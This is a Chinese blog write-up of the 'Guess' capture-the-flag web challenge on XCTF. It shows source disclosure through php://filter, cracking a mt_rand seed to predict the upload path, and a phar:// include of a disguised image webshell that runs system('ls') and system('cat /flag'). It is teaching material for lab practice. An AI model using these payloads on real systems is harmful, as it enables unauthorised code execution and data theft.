攻防世界 web高手进阶区 10分题 Guess

原创

思源湖的鱼 于 2020-11-03 00:00:23 发布 437 收藏 2

分类专栏： ctf 文章标签： 网络安全 web 攻防世界 ctf phar伪协议

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109452502

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是Guess的writeup

解题过程

进入界面



源码没东西

御剑结果

http://220.249.52.133:45699/index.html	200
http://220.249.52.133:45699/index.php	200
http://220.249.52.133:45699/index.php?chemin=..%2f..%2f..%2f..%2f..%2f%2fetc	200
http://220.249.52.133:45699/upload.php	200
http://220.249.52.133:45699/upload.php?action=upfile	200
http://220.249.52.133:45699/index.php?option=com_user&view=reset&layout=confirm	200
http://220.249.52.133:45699/index.php?s=admin-login	200
http://220.249.52.133:45699/index.php.	200
http://220.249.52.133:45699/index.php?	200
http://220.249.52.133:45699/index.php?pymembs=admin	200
http://220.249.52.133:45699/8010/Guide/../../../../../../../..	200
http://220.249.52.133:45699/cgi-bin/ssi/../../../../../../../../.	200
http://220.249.52.133:45699/index.php%2e	200
http://220.249.52.133:45699/index.php?chemin=..%2f..%2f..%2f..	200
http://220.249.52.133:45699/index.php?option=com_user&view=res	200
http://220.249.52.133:45699/index.php?pymembs=admin	200
http://220.249.52.133:45699/?.asp	200


没发现

那就上传试试

发现确实只能传图片


且大小不能大于200KB

猜测跟图片马有关



然后看url有个`?page=upload`
尝试用伪协议读取源码试试

```
?page=php://filter/convert.base64-encode/resource=upload
```



得到base64编码的源码

```
Cgo8P3BocAplcnJvcl9yZXBvcnRpbmcoMCk7CmZ1bmN0aW9uIHNob3dfZXJyb3JfbWVzc2FnZSgkbWVzc2FnZSkKewogICAgZGllKCI8ZGl2IGNs
YXNzPVwibXNnIGVycm9yXCIgaWQ9XCJtZXNzYWdlXCI+CiAgICA8aSBjbGFzcz1cImZhIGZhLWV4Y2xhbWF0aW9uLXRyaWFuZ2xlXCI+PC9pPiRt
ZXNzYWdlPC9kaXY+Iik7Cn0KCmZ1bmN0aW9uIHNob3dfbWVzc2FnZSgkbWVzc2FnZSkKewogICAgZWNobygiPGRpdiBjbGFzcz1cIm1zZyBzdWNj
ZXNzXCIgaWQ9XCJtZXNzYWdlXCI+CiAgICA8aSBjbGFzcz1cImZhIGZhLWV4Y2xhbWF0aW9uLXRyaWFuZ2xlXCI+PC9pPiRtZXNzYWdlPC9kaXY+
Iik7Cn0KCmZ1bmN0aW9uIHJhbmRvbV9zdHIoJGxlbmd0aCA9ICIzMiIpCnsKICAgICRzZXQgPSBhcnJheSgiYSIsICJBIiwgImIiLCAiQiIsICJj
IiwgIkMiLCAiZCIsICJEIiwgImUiLCAiRSIsICJmIiwgIkYiLAogICAgICAgICJnIiwgIkciLCAiaCIsICJIIiwgImkiLCAiSSIsICJqIiwgIkoi
LCAiayIsICJLIiwgImwiLCAiTCIsCiAgICAgICAgIm0iLCAiTSIsICJuIiwgIk4iLCAibyIsICJPIiwgInAiLCAiUCIsICJxIiwgIlEiLCAiciIs
ICJSIiwKICAgICAgICAicyIsICJTIiwgInQiLCAiVCIsICJ1IiwgIlUiLCAidiIsICJWIiwgInciLCAiVyIsICJ4IiwgIlgiLAogICAgICAgICJ5
IiwgIlkiLCAieiIsICJaIiwgIjEiLCAiMiIsICIzIiwgIjQiLCAiNSIsICI2IiwgIjciLCAiOCIsICI5Iik7CiAgICAkc3RyID0gJyc7CgogICAg
Zm9yICgkaSA9IDE7ICRpIDw9ICRsZW5ndGg7ICsrJGkpIHsKICAgICAgICAkY2ggPSBtdF9yYW5kKDAsIGNvdW50KCRzZXQpIC0gMSk7CiAgICAg
ICAgJHN0ciAuPSAkc2V0WyRjaF07CiAgICB9CgogICAgcmV0dXJuICRzdHI7Cn0KCnNlc3Npb25fc3RhcnQoKTsKCgoKJHJlZz0nL2dpZnxqcGd8
anBlZ3xwbmcvJzsKaWYgKGlzc2V0KCRfUE9TVFsnc3VibWl0J10pKSB7CgogICAgJHNlZWQgPSByYW5kKDAsOTk5OTk5OTk5KTsKICAgIG10X3Ny
YW5kKCRzZWVkKTsKICAgICRzcyA9IG10X3JhbmQoKTsKICAgICRoYXNoID0gbWQ1KHNlc3Npb25faWQoKSAuICRzcyk7CiAgICBzZXRjb29raWUo
J1NFU1NJME4nLCAkaGFzaCwgdGltZSgpICsgMzYwMCk7CgogICAgaWYgKCRfRklMRVNbImZpbGUiXVsiZXJyb3IiXSA+IDApIHsKICAgICAgICBz
aG93X2Vycm9yX21lc3NhZ2UoIlVwbG9hZCBFUlJPUi4gUmV0dXJuIENvZGU6ICIgLiAkX0ZJTEVTWyJmaWxlLXVwbG9hZC1maWVsZCJdWyJlcnJv
ciJdKTsKICAgIH0KICAgICRjaGVjazIgPSAoKCgkX0ZJTEVTWyJmaWxlLXVwbG9hZC1maWVsZCJdWyJ0eXBlIl0gPT0gImltYWdlL2dpZiIpCiAg
ICAgICAgICAgIHx8ICgkX0ZJTEVTWyJmaWxlLXVwbG9hZC1maWVsZCJdWyJ0eXBlIl0gPT0gImltYWdlL2pwZWciKQogICAgICAgICAgICB8fCAo
JF9GSUxFU1siZmlsZS11cGxvYWQtZmllbGQiXVsidHlwZSJdID09ICJpbWFnZS9wanBlZyIpCiAgICAgICAgICAgIHx8ICgkX0ZJTEVTWyJmaWxl
LXVwbG9hZC1maWVsZCJdWyJ0eXBlIl0gPT0gImltYWdlL3BuZyIpKQogICAgICAgICYmICgkX0ZJTEVTWyJmaWxlLXVwbG9hZC1maWVsZCJdWyJz
aXplIl0gPCAyMDQ4MDApKTsKICAgICRjaGVjazM9IXByZWdfbWF0Y2goJHJlZyxwYXRoaW5mbygkX0ZJTEVTWydmaWxlLXVwbG9hZC1maWVsZCdd
WyduYW1lJ10sIFBBVEhJTkZPX0VYVEVOU0lPTikpOwoKCiAgICBpZiAoJGNoZWNrMykgc2hvd19lcnJvcl9tZXNzYWdlKCJOb3BlISIpOwogICAg
aWYgKCRjaGVjazIpIHsKICAgICAgICAkZmlsZW5hbWUgPSAnLi91UFFPNERzLycgLiByYW5kb21fc3RyKCkgLiAnXycgLiAkX0ZJTEVTWydmaWxl
LXVwbG9hZC1maWVsZCddWyduYW1lJ107CiAgICAgICAgaWYgKG1vdmVfdXBsb2FkZWRfZmlsZSgkX0ZJTEVTWydmaWxlLXVwbG9hZC1maWVsZCdd
Wyd0bXBfbmFtZSddLCAkZmlsZW5hbWUpKSB7CiAgICAgICAgICAgIHNob3dfbWVzc2FnZSgiVXBsb2FkIHN1Y2Nlc3NmdWxseS4gRmlsZSB0eXBl
OiIgLiAkX0ZJTEVTWyJmaWxlLXVwbG9hZC1maWVsZCJdWyJ0eXBlIl0pOwogICAgICAgIH0gZWxzZSBzaG93X2Vycm9yX21lc3NhZ2UoIlNvbWV0
aGluZyB3cm9uZyB3aXRoIHRoZSB1cGxvYWQuLi4iKTsKICAgIH0gZWxzZSB7CiAgICAgICAgc2hvd19lcnJvcl9tZXNzYWdlKCJvbmx5IGFsbG93
IGdpZi9qcGVnL3BuZyBmaWxlcyBzbWFsbGVyIHRoYW4gMjAwa2IhIik7CiAgICB9Cn0KPz4KCg==
```


解码得到源码

```php
<?php
error_reporting(0);
function show_error_message($message)
{
    die("<div class=\"msg error\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>$message</div>");
}

function show_message($message)
{
    echo("<div class=\"msg success\" id=\"message\">
    <i class=\"fa fa-exclamation-triangle\"></i>$message</div>");
}

function random_str($length = "32")
{
    $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
        "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
        "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
        "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
        "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
    $str = '';

    for ($i = 1; $i <= $length; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }

    return $str;
}
```

```
}

session_start();



$reg='/gif|jpg|jpeg|png/';
if (isset($_POST['submit'])) {

    $seed = rand(0,999999999);
    mt_srand($seed);
    $ss = mt_rand();
    $hash = md5(session_id() . $ss);
    setcookie('SESSI0N', $hash, time() + 3600);

    if ($_FILES["file"]["error"] > 0) {
        show_error_message("Upload ERROR. Return Code: " . $_FILES["file-upload-field"]["error"]);
    }
    $check2 = ((($_FILES["file-upload-field"]["type"] == "image/gif")
            || ($_FILES["file-upload-field"]["type"] == "image/jpeg")
            || ($_FILES["file-upload-field"]["type"] == "image/pjpeg")
            || ($_FILES["file-upload-field"]["type"] == "image/png"))
        && ($_FILES["file-upload-field"]["size"] < 204800));
    $check3=!preg_match($reg,pathinfo($_FILES['file-upload-field']['name'], PATHINFO_EXTENSION));


    if ($check3) show_error_message("Nope!");
    if ($check2) {
        $filename = './uP1O4Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];
        if (move_uploaded_file($_FILES['file-upload-field']['tmp_name'], $filename)) {
            show_message("Upload successfully. File type:" . $_FILES["file-upload-field"]["type"]);
        } else show_error_message("Something wrong with the upload...");
    } else {
        show_error_message("only allow gif/jpeg/png files smaller than 200kb!");
    }
}
?>
```

简单分析


- 路径`$filename = './uP1O4Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];`
- 严格白名单过滤
- `random_str`用了`mt_rand`，这是一个伪随机数，PHP mt_rand安全杂谈及应用场景详解
- cookie里的session也是`mt_rand`得到，这样我们可以爆破得到种子

那思路就有了

- 上传图片马
- 通过session逆向得到随机种子
- 通过随机种子得到图片马的路径
- 通过图片马获取flag


这里因为一些事情出去了趟
回来重新开了个容器
所以ip变了一个

制作图片马



压缩为zip
修改为jpg

上传并抓包



把sessionid清了
这样得到的session就是随机数的md5


```
32f1dbd6fab9d7ceb8ba1d52fc57b644
```

解密

得到随机数

```
1304919957
```

然后用php_mt_seed爆破种子



有了种子
就可以用脚本获取文件路径

```php
<?php
//
$arr = array(674700299);
foreach($arr as $a) {
    mt_srand($a);
    $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
                 "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
                 "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
                 "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
                 "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
    $str = '';
    $ss = mt_rand();
    for ($i = 1; $i <= 32; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }

    echo  'http://220.249.52.133:41672/uP1O4Ds/' . $str . '_horse.jpg' ."\n\r";

}
?>
```

```php
<?php
//
$arr = array(674700299);
foreach($arr as $a) {
    mt_srand($a);
    $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
                 "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
                 "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
                 "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
                 "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
    $str = '';
    $ss = mt_rand();  // 这一步必须加上，否则与服务器端的随机值对应不上
    for ($i = 1; $i <= 32; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }

    echo  'http://220.249.52.133:41672/uP1O4Ds/' . $str . '_horse.jpg' ."\n\r";

}
?>
```

run (ctrl+x) | 输入 | Copy | 分享当前代码 | 意见反馈

文本方式显示 html方式显示

http://220.249.52.133:41672/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg

访问下试试

220.249.52.133:57930/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg

图像“http://220.249.52.133:57930/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg”因存在错误而无法显示。

成功

然后就可以用phar伪协议
使用上传的图片马

Phar的一些利用姿势

payload

```
?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg/horse&cmd=echo system('ls');
```

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg/horse&cmd=echo system('ls');

please upload an IMAGE file (gif|jpg|jpeg|png)

CSS flag-Edi98vJF8hnlp.txt index.html index.php js uP1O4Ds upload.php upload.php

读取flag

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg/horse&cmd=echo system('cat ./flag-Edi98vJF8hnIp.txt');

please upload an IMAGE file (gif|jpg|jpeg|png)

xctf{3fbbe15371c9cd42ec1a698d7660849a} xctf{3fbbe15371c9cd42ec1a698d7660849a}

得到flag

。。。。

提交发现是假的

草了！

尝试修改下

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg/horse&cmd=echo system('cat /flag');

please upload an IMAGE file (gif|jpg|jpeg|png)

cyberpeace{c773bfd967d034f8e8b5947fb2e4fec9} cyberpeace{c773bfd967d034f8e8b5947fb2e4fec9}

得到flag

。。。

结语

知识点

- php伪协议读取源码
- php代码审计
- `mt_rand`伪随机数漏洞，php_mt_seed
- phar伪协议，Phar的一些利用姿势

参考

- PHP mt_rand安全杂谈及应用场景详解